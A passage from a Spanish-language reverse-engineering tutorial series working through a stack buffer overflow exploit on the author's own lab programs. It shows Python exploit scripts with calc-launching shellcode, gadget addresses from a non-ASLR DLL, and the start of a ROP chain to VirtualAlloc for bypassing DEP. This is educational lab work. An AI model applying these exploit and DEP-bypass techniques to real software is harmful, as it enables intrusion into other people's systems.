Veo que está todo bien calculado, allí salta a 0xCCCCCCCC como puse en mi script.

```


35 > NO_DEP > script.py
    NODEP.py x script.py x

1 from os import *
2 import struct

5 shellcode ="\xB8\x40\x50\x03\x78\xC7\x40\x04"+ "calc" + "\x83\xC0\x04\x50\x68\x24\x98\x
6
7 stdin,stdout = popen4(r'C:\Users\ricna\Desktop\35\NO_DEP\NO_DEP.exe -1')
8 print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
9 raw_input()
10 fruta="A" * 772 + struct.pack("<L",0xCCCCCCCC) + shellcode + "\n"
11
12 print stdin
13
14 print "Escribe: " + fruta
stdin.write(fruta)

```

:/Users/ricna/Desktop/35/NO\_DEP/script.py



Por supuesto al aceptar, ESP queda apuntando a mi shellcode en el stack y como no hay DEP si en vez de saltar a CCCCCCCC saltara a un JMP ESP, CALL ESP o PUSH ESP-RET en algún módulo sin randomización para que no se mueva, estaría listo.

Cortesía del IDA SPLOITER aparecerá otra lista de módulos, esta se encuentra en VIEW-OPEN SUBVIEW-MODULES o SHIFT mas f6.


Address	Name	Size	SafeSEH	ASLR	DEP	Canary	Path
616B0000	vcruntime140.dll	00015000	Yes	Yes	Yes	Yes	C:\WIND
74100000	kernel32.dll	000E0000	Yes	Yes	Yes	Yes	C:\WIND
74430000	ucrtbase.dll	000E0000	Yes	Yes	Yes	Yes	C:\WIND
74A00000	KernelBase.dll	001A1000	Yes	Yes	Yes	Yes	C:\WIND
77180000	ntdll.dll	00183000	Yes	Yes	Yes	Yes	C:\WIND
78000000	Mypepe.dll	00040000	No	No	No	No	C:\Users\

Allí vemos la lista de módulos, vemos que Mypepe.dll no tiene ASLR (randomización) así que es un buen candidato para buscar el JMP ESP allí.

Vemos que si hacemos click derecho, tiene la opción SEARCH GADGETS que busca pedazos de código que terminan en RET, una vez que hago que liste todos los gadgets, puedo hacer CTRL mas F y buscar PUSH ESP.

Address	Gadget	Module	Size	Pivot	Operat
78001C9C	push esp # and al, 10h # pop esi # mov [edx], ecx # ret	Mypepe.dll	5	0	imm-to
7800EE4F	push esp # and al, 10h # mov [edx], eax # mov eax, 3 # ret	Mypepe.dll	5	-4	imm-to
7800F7C1	push esp # ret	Mypepe.dll	2	-4	one-reg
7802C2D9	push esp # and al, 6 # fldcw word ptr [esp+6] # ret	Mypepe.dll	4	-4	imm-to
7802C2D3	add [ebx-76998036h], al # push esp # and al, 6 # fldcw wor...	Mypepe.dll	5	-4	imm-to

Así que podría usar esa dirección aquí, no hay problema con los ceros, pues gets\_s los acepta.



Listo, el shellcode estaba hecho para Mypepe.dll así que funcionara igual que la vez anterior.

La parte siguiente haremos el DEP.exe con ROP.


Hasta la parte 36.

Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 36

Bueno comenzaremos a trabajar con la versión que tiene DEP, sabemos que es similar pero que pasa cuando le tiramos el script de la versión NO DEP.


Le cambiaremos el path en el script para que apunte a DEP.exe.



```
5 \ NO_DEP > script.py
5 \ NODEP.py x script.py x
1 from os import *
2 import struct
3
4
5 shellcode ="\xB8\x40\x50\x03\x78\xC7\x40\x04" + "calc" + "\x83\xC0\x04\x50\x68\x24\x98\x01
6
7 stdin,stdout = open4(r'C:\Users\ricna\Desktop\35\DEP\DEP.exe -1')
8 print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
9 raw_input()
10 fruta="A" * 772 + struct.pack("<L",0x7800F7C1) + shellcode + "\n"
11
12 print stdin
13
14 print "Escribe: " + fruta
15 stdin.write(fruta)
```

na\Desktop\35\NO\_DEP\NO\_DEP.exe -1', mode 'w' at 0x024D6230>

Lo lanza y atacheo con el IDA que tiene el análisis del DEP.exe.



```
00261010 ; Attributes: bp-based frame
00261010
00261010 ; void __cdecl saluda(int _size)
00261010 void __cdecl saluda(int) proc near
00261010
00261010     nombre= byte ptr -300h
00261010     _size= dword ptr    8
00261010
00261010     push    ebp
00261011     mov     ebp, esp
00261013     sub     esp, 300h
00261019     mov     eax, [ebp+_size]
0026101C     push    eax, [ebp+nombre] ; Size
0026101D     lea     ecx, [ebp+nombre]
00261023     push    ecx, [ebp+buf] ; Buf
00261024     call    ds: _imp_gets_s
0026102A     add     esp, 8
0026102D     lea     edx, [ebp+nombre]
00261033     push    edx
00261034     push    offset _Format ; "Hola %s\n"
00261039     call    _printf
0026103E     add     esp, 8
00261041     mov     esp, ebp
00261043     pop     ebp
00261044     ret
00261044 void __cdecl saluda(int) endp
```


0,264) 00000410 00261010: saluda(int) (Synchronized with Hex View-

Le pondré para ver qué pasa un BREAKPOINT en la función saluda, justo después del gets ya que el proceso queda esperando allí dentro de la api que lo atacheemos.

```

00261023 push    ecx      ; Buf
00261024 call    ds:_imp_gets_s
0026102A add     esp, 8
0026102D lea     edx, [ebp+nombre]
00261033 push    edx
00261034 push    offset _Format ; "Hola %s\n"
00261039 call    _printf
0026103E add     esp, 8
00261041 mov     esp, ebp
00261043 pop     ebp
00261044 retn
00261044 void    __cdecl saluda(int) endp
,54) 0000042A 0026102A: saluda(int)+1A (Synchronized with EIP)
    
```

Allí paro lo traceare hasta el RET con f8.



Allí vemos el stack pisado, saltara al PUSH ESP - RET que está en 0x7800f7c1, no debería haber problema aquí pues es una instrucción de la sección de código de un módulo y estas secciones tienen permiso de ejecución siempre, apretemos f7.

Debug View      Structures

IDA View-EIP      c:\users\ricna\documents\visual studio 2015\projects\consoleapplication4\consoleapplication4.cpp

```

Mypepe.dll:7800F7BD db 0FFh
Mypepe.dll:7800F7BE db 0FFh
Mypepe.dll:7800F7BF db 83h ; å
Mypepe.dll:7800F7C0 db 0C0h ; +
Mypepe.dll:7800F7C1 ;
Mypepe.dll:7800F7C1 push esp
Mypepe.dll:7800F7C2 retn
Mypepe.dll:7800F7C2 ;
Mypepe.dll:7800F7C3 db 38h ; ;
Mypepe.dll:7800F7C4 db 0C7h ; !
Mypepe.dll:7800F7C5 db 0Fh
Mypepe.dll:7800F7C6 db 84h ; ä
UNKNOWN 7800F7C1: Mypepe.dll:mypepe__pxcptinfoptrs+7 (Synchronized with EIP)

```

Hex View-1

Traceamos con F7.

IDA View-EIP      c:\users\ricna\documents\visual studio 2015\projects\consoleapplication4\consoleapplication4.cpp

```

Mypepe.dll:7800F7BD db 0FFh
Mypepe.dll:7800F7BE db 0FFh
Mypepe.dll:7800F7BF db 83h ; å
Mypepe.dll:7800F7C0 db 0C0h ; +
Mypepe.dll:7800F7C1 ;
Mypepe.dll:7800F7C1 push esp
Mypepe.dll:7800F7C2 retn
Mypepe.dll:7800F7C2 ;
Mypepe.dll:7800F7C3 db 38h ; ;
Mypepe.dll:7800F7C4 db 0C7h ; !
Mypepe.dll:7800F7C5 db 0Fh
Mypepe.dll:7800F7C6 db 84h ; ä
UNKNOWN 7800F7C2: Mypepe.dll:mypepe__pxcptinfoptrs+8 (Synchronized with EIP)

```

Hex View-1      Stack view

0078FBC4 0078FBC8 Stack[00005608]:0078FBC8

0078FBC8 00504088

0078FBCC 0440C778

0078FBDB 636C6163

0078FBD4 5004C003

0078FBDB 01982468

0078FBDC D1FF5978

0078FBE0 00978800 debug018:00978800

0078FBE4 FDECF92D

0078FBE8 0026135D \_mainCRTStartup

UNKNOWN 0078FBC4: Stack[00005608]:0078FBC4 (Synchronized with ESP)

Output window

Pushea el valor del registro ESP y luego llega al ret, allí saltará tal cual si fuera un return address a ejecutar a 0x78fbc8 y allí está mi shellcode en el stack, en el NO DEP salto y ejecutó ese shellcode que envié pero qué pasa aquí, apreto f7.

0078FBC4 0078FBC8 Stack[00005608]:0078FBC8

General registers

EAX 0000000C

EBX 005DA080 TIB[00005608]:005DA080

ECX 74453A04 ucrtbase.dll:ucrtbase

EDX 74505318 ucrtbase.dll:74505318

ESI 74506314 ucrtbase.dll:74506314

EDI 74506308 ucrtbase.dll:74506308

EBP A1414141

ESP 0078FBC8 Stack[00005608]:0078FBC8

EIP 0078FBC8 Stack[00005608]:0078FBC8

EFL 00000216

Warning

78FBC8: The instruction at 0x78FBC8 referenced memory at 0x78FBC8. The memory could not be executed -> 0078FBC8 (exc.code c0000005, tid 22024)

Don't display this message again (for this session only)      OK

El código en el stack que en el NO DEP ejecutaba sin problemas, acá no me deja hacerlo porque el DEP le quita permiso de ejecución al stack (al heap etc) quedando el mismo solo con permiso de lectura y escritura.

Que se puede hacer?

Vemos que saltar al código de una librería como hicimos con el PUSH ESP-RET se puede y esa es la idea del ROP, enhebrar gadgets que son pequeños códigos que terminan en RET para lograr finalmente dar permiso de ejecución al stack, heap o lo que necesitemos.

Por ejemplo si quiero poner un valor en EAX, en vez de saltar al PUSH ESP-RET saltare a un POP EAX-RET, buscaré un POP EAX-RET entre los gadgets del idasexploiter en la librería mypepe que no tiene ASLR.

The screenshot shows the 'Modules' table in IDA Pro. The table lists various DLLs and their properties. A context menu is open over the entry for 'MyPepe.dll'. The menu items include Refresh (Ctrl+U), Copy (Ctrl+C), Copy all (Ctrl+Shift+Ins), Quick filter (Ctrl+F), Modify filters... (Ctrl+Shift+F), Load module (circled in blue), Search gadgets... (circled in blue), and Search function pointers... (circled in blue).

Address	Name	Size	SafeSEH	ASLR	DEP	Canary	Path
616B0000	vcruntime140.dll	00015000	Yes	Yes	Yes	Yes	C:\WIND
74100000	kernel32.dll	000E0000	Yes	Yes	Yes	Yes	C:\WIND
74430000	ucrtbase.dll	000E0000	Yes	Yes	Yes	Yes	C:\WIND
74A00000	KernelBase.dll	001A1000	Yes	Yes	Yes	Yes	C:\WIND
77180000	ntdll.dll	00183000	Yes	Yes	Yes	Yes	C:\WIND
78000000	MyPepe.dll	00040000	No	No	No	No	C:\Users\ricna\Documents\Visual Studio 2015\Projects\ConsoleApplication4\ConsoleApplication4\ConsoleApplication4\Debug\MyPepe.dll

The screenshot shows the 'Gadgets' table in IDA Pro. The table lists memory addresses and their corresponding assembly code. The first few rows are:

- 78003D08: pop eax # retn
- 78003D06: push 1 # pop eax # retn
- 78003D05: add [edx+1], ch # pop eax # retn
- 78003D04: add [eax],al # push 1 # pop eax # retn
- 78003D03: nop # add [eax],al # push 1 # pop eax # retn

A blue circle highlights the address 78003D08. Another blue circle highlights the assembly instruction 'pop eax # retn' in the assembly view below. The assembly view shows the instruction at address 078FBC8.

Address	Gadget
78003D08	pop eax # retn
78003D06	push 1 # pop eax # retn
78003D05	add [edx+1], ch # pop eax # retn
78003D04	add [eax],al # push 1 # pop eax # retn
78003D03	nop # add [eax],al # push 1 # pop eax # retn


Allí está el gadget en 0x78003d08.

```
35 > DEP > script.py
- NODEP.py x NO_DEP\script.py x DEP\script.py x

10
11     rop+= struct.pack("<L", 0x78003d08)      #POP EAX-RET
12     rop+= struct.pack("<L", 0x41424344)      # VALOR QUE VA A EAX
13     rop+= struct.pack("<L", 0xCCCCCCCC)      # SIGUIENTE GADGET
14
15
16     fruta="A" * 772 + rop + shellcode + "\n"
17
18     print stdin
19
20     print "Escribe: " + fruta
21     stdin.write(fruta)
22     print stdout.read(40)
23
24
```

0026103E add esp, 8  
00261041 mov esp, ebp  
00261043 pop ebp  
**00261044 retn**  
00261044 void \_\_cdecl saluda(int) endp  
00261044

Allí reemplazamos el salto al PUSH ESP -RET por nuestro incipiente rop que comienza con un POP EAX, que mueve el valor que está justo debajo 0x41424344 a EAX y luego al llegar al RET (recuerden que todo o casi todo gadget termina en un RET) salta al siguiente gadget en 0xCCCCCCCC, mas adelante veré cual es, pero ejecutemos esto a ver que pasa atacheemos de nuevo y traceemos como antes.



Al llegar al RET veo mi ROP el salto al POP EAX-RET, el 0x41424344 que terminará moviéndose a EAX y el 0xCCCCCCCC donde debería poner el puntero al siguiente gadget, traceemos con F7.

Debug View      Structures

**EIP:**

```

Mypepe.dll:78003D04 db 0
Mypepe.dll:78003D05 db 0
Mypepe.dll:78003D06 db 6Ah ; j
Mypepe.dll:78003D07 db 1
Mypepe.dll:78003D08 :
Mypepe.dll:78003D08 pop eax
Mypepe.dll:78003D09 retn
Mypepe.dll:78003D09 :
Mypepe.dll:78003D0A db 55h ; U
Mypepe.dll:78003D0B db 88h ; i
Mypepe.dll:78003D0C db 0ECh ; 8
Mypepe.dll:78003D0D db 0B8h ; +
UNKNOWN 78003D08: Mypepe.dll:mypepe_??3@YAXPAX@Z+17D (Synchronized with EIP)

```

Hex View-1      Stack view

0036F964	41424344
0036F968	CCCCCCCC
0036F96C	03504088
0036F970	0440C778
0036F974	636C6163
0036F978	5004C083
0036F97C	01982468
0036F980	D1FF5978
0036F984	00261300 _scrt_common_main_seh+112
0036F988	0026135D _mainCRTStartup

UNKNOWN 0036F964: Stack[0000051C]:0036F964 (Synchronized with ESP)

Saltamos a mi primer gadget es el POP EAX-RET sabemos que el POP saca el valor del stack y lo mueve en este caso a EAX, si ejecuto con F7.

General registers

EAX 41424344
EBX 00504000 ← TIB[0000051C]:0
ECX 74453A40 ← ucrtbase.dll:UCI
EDX 74505314 ← ucrtbase.dll:74505314
ESI 74506314 ← ucrtbase.dll:74506314
EDI 74506398 ← ucrtbase.dll:74506398
EBP 41414141
ESP 0036F968 ← Stack[0000051C]
EIP 78003D09 Mypepe.dll:mypepe_??3@YAXPAX@Z+17E (Synchronized with EIP)
EFL 00000206

Hex View-1      Stack view

0036F968	CCCCCCCC
0036F96C	03504088
0036F970	0440C778
0036F974	636C6163
0036F978	5004C083
0036F97C	01982468
0036F980	D1FF5978
0036F984	00261300 _scrt_common_main_seh+112
0036F988	0026135D _mainCRTStartup

Allí se movió a EAX, y cómo llego a un RET saltará al siguiente gadget en este caso 0CCCCCCCC, aún no lo tiene pero se deberá poner la dirección del siguiente gadget allí.


Y esto es el ROP enhebrar diferentes gadgets que hagan lo que yo quiero uno a continuación del otro, por eso se llama ROP (RETURN ORIENTED PROGRAMMING) porque estamos ejecutando código, sin poner nosotros las instrucciones solo ponemos una lista de direcciones que apuntamos a pedazos de código que nos sirvan y listo.

Obviamente existe la forma automática y la forma manual de hacerlo, primero lo haremos manualmente el que no lo necesita salteé esta parte y vaya a la parte siguiente donde se hace automáticamente.

El método general es acomodar ciertos valores en los registros y luego saltar a un PUSHAD RET ya veremos que eso acomoda todo, aunque hay miles de formas de hacer un ROP, está en la más común.


Lo primero de todo es decidir cuál api usaremos para desproteger el stack en este caso, podría ser VirtualAlloc o VirtualProtect, son las más usadas, aunque hay más.

Sabemos que hay dos pestañas modules ahora, la del idasploder y la del IDA mismo, esta última está en DEBUGGER-DEBUGGER WINDOWS-MODULE LIST, allí le haremos click derecho a Mypepe y la analizaremos y haremos que cargue sus símbolos si tiene.




Como de Mypepe no tenemos los símbolos queda lindo, pero no agrega alguna información como las funciones importadas que usa en la lista de funciones, solo están las propias de Mypepe.


Pero bueno si buscamos como texto off\_.



No necesito todas las ocurrencias solo una.



El call será el típico salto a una función importada de la IAT, ya que off\_ como prefijo (no confundir con OFFSET que es lo que indica dirección) en este caso significa que el contenido de esa dirección donde saltara es también una dirección, como en el caso de la IAT, vayamos allí.



Bueno mirando un poco entre las funciones de la IAT vemos VirtualAlloc, así que listo preparamos un ROP para ella (ya sabemos además que 0x7802e0b0 es la entrada de la IAT de VA la abreviamos así desde ahora.)

La idea es acomodar estos valores en cada registro y luego mediante algún PUSHAD RET enviarlos al stack y quedaran acomodados como argumentos de VirtualAlloc, no es magia jeje.

```

# 
# EAX 90909090 => Nop
# ECX 00000040 => flProtect
# EDX 00001000 => flAllocationType
# EBX 00000001 => dwSize
# ESP ???????? => Leave as is
# EBP ???????? => Call to ESP (jmp, call, push,...)
# ESI ???????? => PTR to VirtualAlloc - DWORD PTR of 0x1005d060
# EDI 10019C60 => ROP-Nop same as EIP
#
# 
```

Vemos que hay que poner un 0x90909090 en EAX ese gadget PUSH EAX-RET ya lo habíamos agregado solo falta cambiar el valor que POPEA a EAX a 0x90909090, pero EAX siempre conviene setearlo al último, porque puede ser necesario para setear otros valores, nos conviene poner primero los más difíciles, en ESI debe estar la dirección de VirtualAlloc y nosotros tenemos solo la entrada de la IAT, pero la dirección de la api cambiará, la

entrada de la IAT no, así que basándonos en la entrada, hallaremos la dirección y funcionará siempre.

Para ello debemos buscar lo más fácil si hay un **MOV ESI, [registro] -RET** busquemos entre los gadgets.

No hay, pero si hay

78001044 sal byte ptr [ebp+6], cl # mov eax, [esp+4+arg\_0] # po  
7800189B mov eax, [ebp+arg\_4] # pop edi # pop esi # pop ebx #  
780022DE mov eax, [eax-4] # retn

Line 5 of 1010

Hex View-1

0036F968	CCCCCCCC
0036F96C	035040B8
0036F970	0440C778

Está bien ponemos en EAX la dirección de la IAT más 4 y con esa instrucción movemos la dirección de la api a EAX, en otro gadget posterior habrá que moverlo de EAX a ESI, pero vayamos por partes pongamos todo esto y probémoslo.

